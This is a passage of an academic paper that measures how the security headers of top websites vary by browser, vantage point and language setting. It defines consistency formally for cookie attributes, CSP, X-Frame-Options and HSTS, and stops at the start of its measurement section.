To mitigate a myriad of Web attacks, modern browsers support client-side security policies shipped through HTTP response headers. To enforce these defenses, the server needs to communicate them to the client, a seemingly straightforward process. However, users may access the same site in variegate ways, e.g., using different User-Agents, network access methods, or language settings. All these usage scenarios should enforce the same security policies, otherwise a *security lottery* would take place: depending on specific client characteristics, different levels of Web application security would be provided to users (*inconsistencies*). We formalize security guarantees provided through four popular mechanisms and apply this to measure the prevalence of inconsistencies in the security policies of top sites across different client characteristics. Based on our insights, we investigate the security implications of both deterministic and non-deterministic inconsistencies, and show how even prominent services are affected by them.

1 Introduction

Web applications are one of the primary access points to security-sensitive data and functionality which we use on a daily basis, hence they represent a primary target for attackers. Unfortunately, the attack surface against Web applications is very large and Web application security is a complicated topic which requires actions at very different levels, including the use of transport layer encryption via HTTPS, the implementation of server-side sanitization routines against attacks like SQL injection, and much more. An important and increasingly popular defense layer of Web applications is *client-side Web security*, i.e., the adoption of appropriate browser-side defenses to prevent or mitigate relevant Web threats [37]. Examples of such defenses which are quite popular on high-profile Web sites include cookie security attributes, Content Security Policy (CSP) and HTTP Strict Transport Security (HSTS). Several papers already studied (and criticized) the adoption of different client-side security mechanisms in the wild. For example, cookie security attributes turned out to be underused by site operators [5, 39], CSP is most often configured incorrectly [28, 43] and HSTS had a hard time getting traction even on top sites [22, 33]. However, these studies were performed in a fixed and often unspecified measurement setting, e.g., measuring security using a single crawler running a specific browser on a machine with a static IP.

In this paper, we investigate the client-side security of top sites from a new angle. Our analysis starts from the observation that client-side security inherently depends on the correct communication of security policies from the server to the client. This seemingly straightforward process might hide subtleties, which can affect Web application security and its large-scale measurement [18]. In particular, we observe that there is no guarantee that two clients accessing the same URL receive the same security policies. For example, clients accessing the same Web application from different geolocations might be served by different servers, due to the existence of several localized variants of the same site. Moreover, the same person might access the same Web application through different User-Agents, e.g., Chrome on their desktop computer and Safari on their iOS mobile device, while the same client might access the same Web application using different forms of network access, e.g., through a VPN. Finally, even the same HTTP request might receive different HTTP responses when it is sent multiple times by the same client apparently under the very same conditions, due to the DNS system resolving the same hostname to different IP addresses and the possible intervention of load balancers and HTTP middleboxes [16].

Intuitively, we (and Web users) would like all the responses served across these multiple legitimate scenarios to enforce the same security policies, otherwise a *security lottery* would take place: depending on specific client characteristics, different levels of Web application security would be provided to users. We refer to this class of potential security flaws as *inconsistencies*. Unfortunately, our research shows that multiple client characteristics might inadvertently affect Web application security in the wild, thus leaving users of prominent services unprotected against both Web and network attacks.

Contributions

In this paper we measure the prevalence of inconsistencies in the security policies of top sites across different client characteristics and we quantify their security implications:

1. We propose a data collection methodology tailored to our analysis and we build a dataset of 13,626,145 responses collected from the 10,000 highest-ranking sites available through HTTPS (based on Tranco [25]), while testing a number of different client characteristics. Our tests include the use of different User-Agents, network access methods and language settings.

2. We introduce general definitions of consistency for client-side security mechanisms and we instantiate them to a set of popular defenses available in modern browsers. Our definitions are *semantics-based*, i.e., they only capture inconsistencies with a potential security import, rather than superficial syntactic differences or other types of false positives coming from the different enforcement models of different security mechanisms.

3. We apply our definitions to the collected data and we report on the key findings. Our measurement shows that a significant fraction of the analyzed Web sites suffers from different types of client-side security inconsistencies. Remarkably, the majority of them can be attributed to specific client characteristics, which identify weak spots in the security configuration, while the others can be attributed to non-deterministic factors, which may nevertheless be exploited by attackers.

2 Background and Related Work

We first outline the relevant security mechanisms for our paper and then review the related work in this area.

2.1 Client-Side Security Mechanisms

All the security mechanisms in the present section are activated by means of HTTP response headers or (in some cases) by making use of meta tags within the HTML. In our analysis we only focus on security policies set via response headers, which is the most common deployment scenario indicated by prior work [6, 28].

Threat Model The client-side security mechanisms under study are designed to prevent different threats coming from *Web attackers* and *network attackers*, the standard threat models of the Web security literature. Web attackers operate a malicious site, say `evil.com`, and leverage it to launch attacks against target Web applications. Relevant Web threats include Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF) and click-jacking. Network attackers extend the capabilities of Web attackers with full control of the unencrypted HTTP traffic, e.g., because they have access to the access point where the victim is connected.

Cookie Security Attributes Cookies are the traditional state management mechanism of the HTTP protocol, yet they suffer from a range of security problems in their default configuration. Site operators are thus recommended to improve the level of protection of their cookies by marking them with appropriate *security attributes*.

The *HttpOnly* attribute ensures that cookies are not accessible from JavaScript, which prevents cookie theft through malicious scripts, e.g., injected through XSS. The *Secure* attribute guarantees that cookies are never sent in plain HTTP requests, but only over encrypted HTTPS connections, which rules out network sniffing attempts. The combination of HttpOnly and Secure significantly raises the confidentiality guarantees of cookies, which is particularly important to protect against session hijacking [5, 11].

The latest addition to the set of attributes is called *SameSite*, which is meant to protect against CSRF attacks. If the attribute is set to Lax, cookies are only sent on cross-site requests when the main frame is navigated using a safe method like GET. If instead the attribute is set to Strict, cookies are never sent across sites. Some modern browsers like the latest versions of Chrome automatically promote all cookies to SameSite Lax, hence site operators can opt out from protection by setting the SameSite attribute to None for compatibility reasons.

Content Security Policy *Content Security Policy* (CSP) is a security mechanism originally aimed at mitigating the dangers of XSS and later extended to cover additional threats. In essence, a CSP is meant to ensure that only resources explicitly allowed by the developer of a page can be included therein. This is achieved by binding directives of the form *type*-src (for different content types, e.g., scripts, images, etc.) to a set of allowed sources, which can be as specific as a full URL or as unspecific as `https://*`. Script execution can also be controlled by allowing only script tags bearing a valid nonce attribute or matching a given hash, which should be preferred over allowlists [43].

Enforcing a CSP with a script-src (or alternatively a default-src) directive implicitly disables a page's ability to run inline scripts, inline event handlers, and string-to-code transformation functions like eval, which are the most common XSS vectors. These restrictions can be lifted by the 'unsafe-inline' or 'unsafe-eval' source-expression, respectively, although 'unsafe-inline' is voided by the use of nonces / hashes in modern browsers to authorize individual scripts. To support dynamic inclusion of scripts, scripts with a valid nonce can propagate trust to recursively included scripts via the 'strict-dynamic' source-expression. This source-expression voids

any allowed hosts for script inclusion, forcing the exclusive use of nonces / hashes to control scripts.

Other popular use cases of CSP include *framing control* and *TLS enforcement* [28]. To support the former, CSP introduced the frame-ancestors directive, which defines an allowlist for framing. For the latter, CSP supports two useful directives: upgrade-insecure-requests forces an automated upgrade from HTTP to HTTPS for all resources loaded by the page, while block-all-mixed-content strengthens the traditional mixed content policy implemented by major browsers to rule out all forms of HTTP communication from HTTPS pages. Note that upgrade-insecure-requests effectively subsumes block-all-mixed-content.

X-Frame-Options X-Frame-Options (XFO) is one of the oldest security headers, originally introduced in Internet Explorer to defend against click-jacking attacks by enforcing a framing control policy. Though now deprecated in favor of the frame-ancestors directive of CSP, XFO is still massively deployed in the wild [7].

In modern browsers, XFO can be set to two different values: SAMEORIGIN allows framing only on pages with the same origin of the framed content; DENY instead forbids any form of framing. XFO also used to support a third option, called ALLOW-FROM, which could be used to allow framing only from a given URL, however major browsers like Chrome and Firefox do not support it anymore or even never supported it.

HTTP Strict Transport Security Although the Web is fast progressing towards a full usage of transport layer encryption through TLS, browsers do not automatically upgrade all connections to HTTPS to avoid breakage. This introduces the danger of attackers who force a victim's browser to make a request towards the HTTP version of a site, thus allowing the attacker to perform impersonation attempts, e.g., for phishing or to sniff non-Secure cookies.

To prevent these threats, *HTTP Strict Transport Security* (HSTS) was introduced. In particular, once set for a specific HTTPS host via the Strict-Transport-Security header, any connection towards that host is automatically upgraded to HTTPS by the browser for the duration specified in the max-age attribute (or until a HSTS header with max-age set to 0 is received). Optionally, HSTS can specify the includeSubDomains directive, which extends protection to all the subdomains of the host setting the security header. This is important to defend against network attackers who could otherwise forge cookies from HTTP subdomains and to prevent the exfiltration of domain cookies lacking the Secure attribute.

Due to its design, HSTS faces a Trust-On-First-Use (TOFU) problem because network attacks can be performed before TLS connections are enforced via the Strict-Transport-Security header in the first response. In order to get rid of this issue, hosts supporting HSTS can also ask for inclusion in the HSTS preload list [26], which is a public list of known hosts where browsers should activate HSTS by default. To be accepted into the HSTS preload list, a host must serve a valid HSTS header with max-age set to at least one year, have enabled includeSubDomains, and include the preload directive. Since preloading implies a fully functional HTTPS setup for all of a site's subdomains, which might cause problems in practice, the preload list offers a feature for removal. For this removal request to go through, a site has to serve a valid HSTS header (i.e., at least specifying a max-age value) *without* the preload directive [27]. After this, the site is removed from the preload list without further notice to the site operator.

2.2 Related Work

We categorize related work in three key areas: client-side Web security, Web security inconsistencies and Web measurements from different vantage points.

Client-Side Web Security Client-side Web security received an increasing amount of attention by the research community in the last few years. Prior research studied the adoption of different client-side security mechanisms, including cookie security attributes [5, 39], CSP [6, 28, 43] and HSTS [22, 33]. Stock et al. [37] investigated the historical evolution of the most popular client-side security mechanisms using archival data. However, none of these works focused on client-side Web security inconsistencies, because they analyzed the considered security mechanisms using a single, fixed client with a specific network access method.

Web Security Inconsistencies Other related studies are those on Web security inconsistencies, i.e., conflicting configurations of protection mechanisms leading to insecurity. This problem has been explored from different angles. A first work investigated inconsistencies between the desktop and the mobile version of the same site [21]. This work is largely complementary to ours, because it analyzes vulnerabilities enabled by security inconsistencies between a desktop site like `www.foo.com` and its mobile variant `m.foo.com`. Our analysis instead disregards such cases, because `www.foo.com` and `m.foo.com` are not necessarily the same Web application, hence they might legitimately have different security requirements. Our methodology (see Section 5) is designed to minimize false positives by taking the specific enforcement models of existing security mechanisms into account and focuses on security inconsistencies in the same Web application enabled by a wide range of different client characteristics (including the use of a mobile client, but not limited to that). Similar considerations apply to an analysis of HTTPS security mismatches between `www.foo.com` and its parent [1].

Another complementary piece of work includes a large-scale study of how different User-Agents enforce the same click-jacking protection policy differently [7]. This is a different form of Web security inconsistency coming from the

variegate cross-browser support of specific security mechanisms [31, 32], something which we abstract from by assuming the use of a modern, fully compliant client. A last work on Web security inconsistencies is the recent Site Policy proposal, designed to tame inconsistent configurations of the same security mechanism across different pages of the same site, which is yet another orthogonal security issue [8].

Web Measurements Prior work proposed the use of multiple vantage points for Web measurements [17, 18] and several papers measured the impact of different vantage points on specific aspects. Notable examples include papers analyzing how geolocation may affect the behavior of Web trackers [13, 14, 30, 40] and the security guarantees of HTTPS [29]. The latter work also analyzes downgrades in the use of security headers as part of a broader study, though its treatment is not nearly as comprehensive as that of our paper: it considers a more limited set of headers and use cases, it only covers a specific type of inconsistency (lack of header) and it only focuses on a single factor (geolocation). Other work studied suspicious content manipulation performed by free proxies, VPNs and middleboxes [12, 16, 19, 20, 24, 41, 42]. These papers identified a range of malicious behaviors and shady practices, including script injection, cookie injection, TLS downgrades and generic header manipulations. Orthogonally, we are only interested in server-side responses *without* any network manipulation, i.e., we measure the impact of different legitimate access methods on Web application security.

3 Motivation for Our Study

In contrast to prior work, we measure client-side Web security across different client characteristics to identify specific conditions that attackers might exploit to identify weak spots in protection. We discuss a few relevant examples below.

A Web site may set the Secure attribute on its session cookies when it is accessed using Chrome, but may forget the attribute when it is accessed using Opera. This would leave Opera users vulnerable to cookie sniffing attempts over HTTP, which may enable session hijacking attacks against a specific user population. In terms of exploitation, a network attacker could just try a traditional cookie leak attempt, e.g., injecting an HTTP image pointing to the target site, and profit from the presence of Opera users on the network under her control.

A Web site may configure its CSP differently when accessed from different countries, e.g., due to the use of different ad networks, and there is no guarantee that all these CSPs enjoy the same security guarantees. For example, users from specific countries may be left unprotected against XSS, so a Web attacker might attempt targeted attacks where a link containing an XSS payload is only shared on social media platforms which are most popular on the vulnerable country.

Additionally, security mechanisms might change when sites are accessed from different geolocations. These can either occur because a visitor originates from a specific country or because they rely on a VPN or the Onion network to spoof their geolocation. Both the geolocation and the fact that a user is connecting through the Onion network may have an impact on security, which can be leveraged by an attacker if these changes are deterministic based on the (spoofed) geolocation.

An orthogonal issue is that sites may change security headers in a non-deterministic fashion. Indeed, we observed different security policies on the same Web page even when the page was accessed under the very same client characteristics, due to non-deterministic factors like load balancers. This means that users may occasionally enjoy different levels of protection even when no observable condition changes, hence in our threat model we also consider determined attackers who actively try to abuse such inconsistencies opportunistically.

In the following two sections, we lay the ground work for our analysis. First, we explain our measurement setup and chosen client characteristics, as well as how we selected sites to ensure a measurement without network-level interference. Second, we formalize a definition of consistency and apply it to the previously outlined security mechanisms.

4 Data Collection Framework

Here, we discuss which types of factors we investigate to understand differences in client-side Web security guarantees. We then outline which information we use to collect data for each of the factors and we discuss our key design choices.

4.1 Scope of the Study

We assume the use of a modern client implementing all the security mechanisms in Section 2, e.g., the latest versions of Chrome and Firefox as of January 1, 2022. We thus exclude the use of legacy clients, because it is clear that this discouraged practice may severely downgrade Web application security, e.g., because CSP is not supported by the browser. We also assume that modern clients correctly implement all the security mechanisms according to their official specifications, i.e., if two different clients receive the same security headers, we assume they enforce the same intended level of protection. Finding bugs in the implementation of client-side security mechanisms is an orthogonal issue [32].

We identify three *factors* which users may legitimately manipulate as part of their everyday Web browsing experience, without realizing that they can unintendedly affect Web application security:

1. User-Agent: users have different tastes and might prefer different browsers, e.g., due to the privacy policies they implement by default. Moreover, the same user might use different browsers on different devices, possibly running different operating systems. As long as users make use of a modern, up-to-date browser, they likely do not

Factor	Set of tests	Tests
User-Agent	Windows client	User-Agent header: Chrome 96, Firefox 95, Edge 96, Opera 82
	Linux client	User-Agent header: Chrome 96, Firefox 95, Opera 82
	macOS client	User-Agent header: Chrome 96, Firefox 95, Edge 96, Opera 82, Safari 15.2
	Android client	User-Agent header: Chrome 96, Firefox 95, Opera 96
	iOS client	User-Agent header: Chrome 96, Firefox 95, Edge 86, Safari 15.2
Vantage Point	VPN service	Servers from hidemyass.com - 1 per country (218 countries)
	Onion network	Standard Onion client - 1 end-node per country (49 countries)
Client Configuration	Language	Accept-Language header: en, es, cn, ru, de

Table 1: Selected client conditions that might influence the received security headers

expect Web application security to be affected, yet it is possible that a site sets up different configurations based on the value of the User-Agent header of the incoming requests for generic reasons. This practice, known as *User-Agent sniffing*, might leave some User-Agents unprotected against specific classes of attacks. Note that we use the terms *browser* and *User-Agent* interchangeably.

2. Vantage Point: users may access a given site from different geographical vantage points. Users may not expect this practice to affect Web application security, yet it is possible that the geolocation has an impact on dynamically loaded advertisement, which in turn might require a different server-side configuration of CSP. Further, the exit nodes of the Onion network are publicly known, hence a connection through the Onion network might result in a different response, possibly introducing a difference in security.
3. Client Configuration: some configuration settings might influence the way clients interact with Web sites. For example, the language of the client is normally advertised in the Accept-Language header and the site might use this information to redirect the client to a localized homepage served by a different host, possibly with a different security configuration. We only focus on this aspect (language) in our analysis for simplicity.

Table 1 identifies for each factor a set of possible *tests*, which can be easily simulated in a black-box fashion by a Web crawler. We identify the respective User-Agent strings for the browsers in the table via a public online repository [45].

4.2 Challenges and Design Choices

The discussion in the previous section does not directly yield a dataset construction procedure, due to a couple of problems we have to deal with. The first is related to the sheer *number of requests* to send to each Web site, because it is possible that security policies are influenced by a combination of multiple factors. To mitigate this, we only cover a subset of all the possible combinations by testing different factors in isolation:

1. User-Agent: when testing different User-Agents, we access the network through a local machine with a German IP, and we do not set the Accept-Language header.
2. Vantage Point: when testing different vantage points, we set the User-Agent header to Chrome 96 for Windows and we do not set the Accept-Language header. We use hidemyass VPN[1] to access the sites from 218 countries and additional 49 different countries through for the Onion network.
3. Client Configuration: when testing different language settings, we access the network through a local machine with a German IP address and we set the User-Agent header to Chrome 96 for Windows.

This way, we can measure meaningful *intra-factor* variations in the level of Web application security, e.g., by estimating the impact of the choice of a specific User-Agent when the other two factors are fixed.

The second problem is related to *non-determinism*, because the same request does not necessarily always receive the same response. For example, DNS might resolve the same hostname to different IP addresses at different times and load balancers can forward requests for the same resource to different back-end servers to improve performance. In either case, there is no guarantee that all the hosts which might process the request enforce the same security policies. Security inconsistencies introduced by non-deterministic factors are in the scope of our study, yet they complicate the *attribution* of security flaws. To exemplify the problem, assume that Chrome appears to be less protected than Firefox because it did not receive any security headers at all. In this case, the User-Agent itself may not be the actual cause of insecurity because non-determinism may have played a role on the received response, e.g., the DNS resolution accidentally redirected Chrome to a poorly configured host. To mitigate this problem, each Web site is visited multiple times (five in our collection) for each test and all the corresponding responses are stored, which allows us to detect non-deterministic security inconsistencies.

Our crawler takes as input a set of *Factors*, a set of *Tests* associated to each factor, a set of *URLs* to access and a number of visits n to perform for each test. For each factor $f \in Factors$ and each associated test $t \in Tests[f]$, each $u \in URLs$ is visited n times setting f to t. For the finally reached URL (after potential redirects), we resolve its origin o and save the response r in the dataset at the entry $D[u,t]$, enriched with the origin o. We refer to o as the *end origin* of the response r.

[1] https://www.hidemyass.com/

5 Formalizing Inconsistencies

Before presenting the formal details, we present an overview of our analysis methodology to explain its design and subtleties. A simple notion of consistent security might be as follows: all the responses collected from the same URL must enforce the same security policies. However, this intuitive definition of consistency is too strong to be useful in practice.

The first point we make is that requiring the *same* security policies for all the collected responses is overly restrictive. As a matter of fact, two security policies can be *syntactically* different, yet provide an equivalent level of protection. For example, two syntactically different CSPs may both effectively mitigate the dangers of XSS. As another example, a host may configure HSTS with tiny fluctuations in the value of the max-age attribute which do not play any role in terms of practical security. To abstract from syntactic differences without significant security implications, we define *equivalence* relations $\sim_m$ for each security mechanism m under study.

A second challenge of our analysis is related to *legitimately* different policies we might get for different client characteristics: for example, a Web site which activates CSP for desktop clients might redirect mobile clients to a static error page which requires no protection and thus enforces no CSP. We do not want to consider these cases as security inconsistencies, because the Web pages are different and legitimately require a different level of protection. To filter out false positives, we define *compatibility* relations $\bowtie_m$ for each security mechanism m under study: incompatible responses cannot lead to security inconsistencies, because m protects different objects. For the sake of generality, our framework supports different compatibility relations for different security mechanisms, because they may be based on different enforcement models, e.g., CSP operates at the page level, while HSTS operates at the host level. In our Web measurement, however, we use the same compatibility definition $\bowtie_m$ for each security mechanism m, because we want to be conservative in our findings and avoid over-reporting (see Section 5.2).

Finally, we observe that not all inconsistencies are equal in terms of real-world *exploitation*. Inconsistencies enabled by non-deterministic factors can be exploited by attackers who are determined (or lucky) enough to eventually stumble into them, while inconsistencies enabled by deterministic factors like the adoption of a specific User-Agent identify weak spots that knowledgeable attackers can more easily take advantage of. We discriminate these two cases by having two different definitions of consistency, as detailed below.

5.1 Consistency

For any security mechanism m, we assume a reflexive and transitive relation $r \lesssim_m r'$ reading as: response r configures m no more securely than response r'. We write $r \sim_m r'$ if and only if r configures m equivalently to r', i.e., we have that both $r \lesssim_m r'$ and $r' \lesssim_m r$ hold. Finally, we assume reflexive and symmetric relations $r \bowtie_m r'$ reading as: response r and r' are compatible with respect to the security mechanism m. We later instantiate $\lesssim_m$ and $\bowtie_m$ to the different security mechanisms considered in our study to capture specific security properties.

Chrome 96	Firefox 95
H,H,H,H,H	H,H,H,H,H
H,H,H,L,H	H,H,H,H,H
H,H,H,H,H	L,L,L,L,L

Table 2: Example observations upon crawling

The first definition we introduce is called *intra-test consistency*. It requires all compatible responses collected within the same test to provide an equivalent level of protection. Violations to this consistency property are likely attributed to non-deterministic factors, because all the observable client conditions are the same across the received responses.

Definition 1 (Intra-Test Consistency)**.** The page with URL u satisfies *intra-test consistency* for the security mechanism m within the test t if and only if for all responses $r \in D[u,t]$ and $r' \in D[u,t]$ such that $r \bowtie_m r'$ we have $r \sim_m r'$.

The second definition of consistency which we introduce is called *inter-test consistency*. It requires all compatible responses collected within two different tests (defined for the same factor) to provide an equivalent level of protection. We require the two tests to satisfy intra-test consistency to rule out inconsistencies enabled by non-deterministic factors, e.g., occasionally missing headers on responses collected within the same test. This way, inter-test inconsistencies can be realistically attributed to specific client characteristics.

Definition 2 (Inter-Test Consistency)**.** The page with URL u satisfies *inter-test consistency* for the security mechanism m across the tests t,t', defined for the same factor and satisfying intra-test consistency, if and only if for all responses $r \in D[u,t]$ and $r' \in D[u,t']$ such that $r \bowtie_m r'$ we have $r \sim_m r'$.

We exemplify the definitions at work on a few toy examples. Let us focus on just two tests for the User-Agent factor for simplicity: Chrome 96 for Windows and Firefox 95 for Linux. Assume that pages are visited five times for each test and may be classified in two security levels: low (L) and high (H) with $L \lesssim_m H$. Consider now the example observations in Table 2, that we assume to be all pairwise compatible. The first row models a straightforward scenario where both intra-test consistency and inter-test consistency are satisfied. The second row models a scenario where intra-test consistency does not hold, due to the L observation for Chrome, hence inter-test consistency is undefined: this case captures a non-deterministic security downgrade. The third row represents a scenario where intra-test consistency is satisfied, but inter-test consistency is not: this captures a deterministic security downgrade occurring when the page is visited using Firefox.

5.2 Compatibility Relations

Arguably, certain security mechanisms such as CSP are not applicable to an origin per se, but rather to the *content* provided under a given URL. However, not every URL returns the same content on each load, in particular in the presence of errors or block pages. For such pages, which might originate from CDNs like Cloudflare, enforcing the CSP of the original page might not make sense. Hence, when we encounter an inconsistency, we need to ensure that this inconsistency is not due to different content being delivered. We leverage a *similarity score* on Web pages for this task.

Page Similarity Based on preliminary analyses of the collected data, our page similarity score takes into account four factors: first, we rely on JavaScript as a proxy to implement the pages' functionality. Therefore we created sets of the hosts from which scripts are loaded and computed their Jaccard similarity. By manually investigating the script data that we got from analyzing our responses, we encountered cases where the Jaccard similarity of the script hosts was 1, e.g., because the page only used inline scripts. Notably, the number of inline scripts differed significantly; hence, we also consider the number of scripts for each host as a second factor for our similarity. However, these first two factors do not work well for pages that only rely on a few scripts or do not even use JavaScript on their main page. To lower the impact of this, we manually investigated those pages, and we observed that the title of the page often changes in case of errors, e.g., showing just `domain.com`. We, therefore, compute the longest common substring between the titles of two documents and compute the ratio of this overlap as our third factor. In addition to that, we observed that the response size also differed between error/block pages and pages with content. Thus we define the content size of the response as our fourth factor by assigning a value between 0 and 1 (indicating the relative sizes). We finally combine our factors by computing their average. The resulting value (between 0 and 1) is then used to determine the similarity between two pages. We consider two pages as similar if their similarity score is at least 0.8.

To find the page similarity threshold, we computed the similarity score of pages where we have seen *syntactically* different security headers after normalization (e.g., normalizing CSP nonces or report URLs). Specifically, for each such case, we took the largest response as the baseline (under the assumption that content pages are larger than error pages). Then, we computed the similarity to this baseline for each of the other responses. Figure 1 shows the result of this, both as a histogram (bucket size 0.05), as well as the CDF for the entirety of comparisons. We find that the peak of the histogram is in the right-most bucket, i.e., similarity above 0.95. In the CDF, we observe that the similarity for most of the cases in that bucket is even beyond 0.98. Moreover, the shallow slope of the CDF around 0.8 leads to taking this value as a candidate




Figure 1: Histogram and CDF of the similarity values for syntactically different header values.

for a threshold to distinguish between content and error/block pages. Notably, error or block pages are just one instance of a potential difference. Our notion generally discerns dissimilar pages, which could require differing levels of protection, so as to avoid reasoning about security inconsistencies when these are in fact legitimate.

To assess the effectiveness of the threshold, we performed analyses to identify false negatives (similar pages marked as dissimilar) and false positives (dissimilar pages marked as similar). To confirm that pages below our threshold are indeed no content pages, we spawned Chromium instances to render those pages *below* the threshold and take screenshots (after 5s) for further analysis. We then manually looked at those 1,939 cases: for the very vast majority, the pages were clearly error pages or block pages showing information about robot detection / CAPTCHAs. Among the edge cases that were close to the threshold, we found one site where the page skeleton looked like the actual content pages for the domain, but without any content. We confirmed this case as a true negative, because the page was under the threshold and seemed different in terms of the content.

Another case that was close to the threshold was a domain that randomly showed a slightly different page that additionally included items in sale. Therefore their title changed from *Mercado Libre Argentina* to *Hot Sale 2021*, and due to the additional content, the file size increased, bringing the similarity down to 0.78. Nevertheless, both pages belonged to the same application and were not empty, error, or block pages, and hence we consider this case as a false negative. Notably, we only faced this one false negative in our dataset.

In order to also assess the number of false positives, we investigated the similarity of pages above the threshold and below 0.95. For the remaining cases beyond 0.95, we are confident to have no error pages in there, given the significant overlap through all four metrics. By looking at those positive (similar) pages, we have seen one single false positive. This case had a similarity score of 0.82, although one HTML file was clearly an error page. This happened due to the error page also including the scripts from the content page. In addition,

False Negatives	False Positives
1/1,939 (0.05%)	1/93 (1.08%)

Table 3: False positive & false negative rates for similarity

the pages were similar in size, yet different in the title (*Hosting Platform of Choice* vs *404 Error | cPanel*). Because this is clearly an error page, we manually removed this error case from our results. Except for this one case, we could not spot any false positives in the pages above 0.8.

Our experiments show that the chosen threshold is appropriate to reason about inconsistencies, because it might suffer from occasional false negatives, but produced just one false positive and one false negative in our experiments (see Table 3). This means that we might lose some inconsistencies, but we are confident not to incorrectly report on inconsistencies where there are, in fact, none (because the content to be protected is different). We now use this *page similarity* notion, to define the following compatibility relations:

Compatibility Given two responses r and r', we let $r \bowtie_m r'$ if and only if the end origins of r and r' are the same and, additionally, the page similarity between r and r' reaches the stipulated threshold. Note that we use the same compatibility relation for each security mechanism m. This may be overly conservative for host-based security mechanisms like HSTS, because different pages under the same host may enforce different HSTS policies for the same object (host), hence one may legitimately disregard page similarity in the compatibility relation for HSTS. However, we empirically noticed that this weaker compatibility notion leads to over-reporting inconsistencies for HSTS. In particular, for sites hosted by CDNs, depending on our vantage point or frequency of requests, we received block or CAPTCHA pages. For Cloudflare, these lacked HSTS. However, it can be argued that this has no significant security implications. In particular, if the site normally uses HSTS, the browser will likely be aware that communication should be performed over HTTPS and the lack of the HSTS header does not deactivate HSTS. For this reason, we prefer to be conservative in our analysis and reuse the same compatibility relation (with page similarity) for all the security mechanisms to avoid potential over-reporting.

5.3 Equivalence Relations

We now define the $\lesssim_m$ relations ("no more secure than") for the different security mechanisms considered in the paper, leading to corresponding security equivalence relations $\sim_m$. These definitions are motivated by the semantics of the security mechanisms under study.

Cookie Security Attributes Defining inconsistencies for cookie security attributes is straightforward, because the HttpOnly and Secure attributes require no configuration, while the SameSite attribute has three different configurations with increasing level of protection: None, Lax, Strict.

We identify cookies with the triple including their name, Domain and Path, as mandated by the corresponding RFC [3]. Formally, we let $r \lesssim_{ck} r'$ if and only if all cookies c occurring in both r and r' satisfy the following conditions:

1. If c is marked as HttpOnly in r, then c is marked as HttpOnly also in r'.
2. If c is marked as Secure in r, then c is marked as Secure also in r'.
3. If c is marked as SameSite in r, then c is marked as SameSite also in r' with at least the same level of protection, e.g., if the SameSite attribute of c is set to Lax in r, then it must be set to Lax or Strict in r'.

Content Security Policy Defining inconsistencies for CSP is more complicated, since it is an expressive security mechanism, which supports many use cases and can thus be analyzed from multiple angles. To address this, we build multiple equivalence relations for CSP to cover different use cases [28].

A first use case for CSP is XSS mitigation, which we study by leveraging a definition of *safe CSP* for CSP Level 3 [8]. This definition ensures that the CSP puts some meaningful restrictions against XSS: policies which do not comply with the definition can be trivially bypassed by an attacker upon any content injection.

Definition 3 (Safe CSP [8])**.** A CSP is *safe* if and only if it contains a script-src directive (or a default-src directive in its absence) bound to a value v satisfying both the following conditions:

1. v does not contain the 'unsafe-inline' source-expression, unless nonces or hashes are also present in v.
2. v does not contain the wildcard * or any full scheme from the following: http:, https:, data:, unless 'strict-dynamic' is also present in v.

We let $r \lesssim_{csp-xss} r'$ if and only if, whenever r sets a safe CSP, then also r' sets a safe CSP.

The second use case for CSP is framing control. To define an equivalence relation for this use case, we divide responses in four classes based on the enforced framing restrictions:

1. Framing is allowed on all origins.
2. Cross-origin framing is allowed only on selected origins.
3. Only same-origin framing is allowed.
4. Framing is not allowed on any origin.

We then let $r \lesssim_{csp-frm} r'$ if and only if the class of r is less than or equal to the class of r'.

The last use case for CSP is TLS enforcement. Its equivalence relation is defined by having $r \lesssim_{csp-tls} r'$ if and only if, whenever r activates upgrade-insecure-requests or block-all-mixed-content, then also r' does it. In other words, when r forbids the use of HTTP, then also r' enforces the same security restriction.

X-Frame-Options We just focus on SAMEORIGIN and DENY as possible values of XFO, since ALLOW-FROM is unsupported by the modern clients considered in the present study. This implies that responses can be categorized in just three different classes:

1. Framing is allowed on all origins.
2. Only same-origin framing is allowed.
3. Framing is not allowed on any origin.

We then let $r \lesssim_{xfo} r'$ if and only if the class of r is less than or equal to the class of r'.

Strict Transport Security Defining inconsistencies for HSTS requires some care, due to possible differences in the max-age attribute which arguably have little to no impact in terms of real-world security. Our choice is discriminating four classes of responses, as follows:

1. Responses with max-age set to 0, thus forcing HSTS deactivation for their host.
2. Responses without any HSTS header. These responses do not activate HSTS, but do not forcibly deactivate it.
3. Responses with max-age enforcing protection for less than one year. This practice can be useful, but does not comply with the minimal required duration for inclusion in the HSTS preload list.
4. Responses with max-age enforcing protection for at least one year, qualifying the host for preload list inclusion.

We then let $r \lesssim_{hsts} r'$ iff all the following conditions hold:

1. The class of r is less than or equal to the class of r'.
2. If r sets the includeSubDomains directive, so does r'.
3. If r sets the preload directive, then also r' sets it.

Handling Multiple Headers Careful readers may have noticed that the above definitions assume responses to contain at most one header of each type, yet real-world responses might violate this assumption because headers can be set multiple times. Our dataset still contains at most a single header of each type, because the Requests library used in our data collection folds multiple headers into a single header set to a comma-separated concatenation of their values. For handling of multiple headers, we follow specifications where possible:

- If the same cookie (identified by name, Domain and Path) is set in multiple headers, the last one should be prioritized [3]. We thus normalize the collected headers to reflect this behavior within a single header.
- If a response contains multiple CSP headers, all of them should be enforced at the same time [44]. We thus normalize the collected headers by replacing them with a single header enforcing the conjunction of all CSPs.
- If a response contains multiple XFO headers, the correct browser behavior is undefined in the specification. Since prior research showed that different clients handle multiple XFO headers quite differently [7], we check for syntactic differences if multiple values are present.
- If a response contains multiple HSTS headers, the first one should be prioritized [15]. We thus clean our data to keep just the first HSTS header.

6 Measuring Inconsistencies

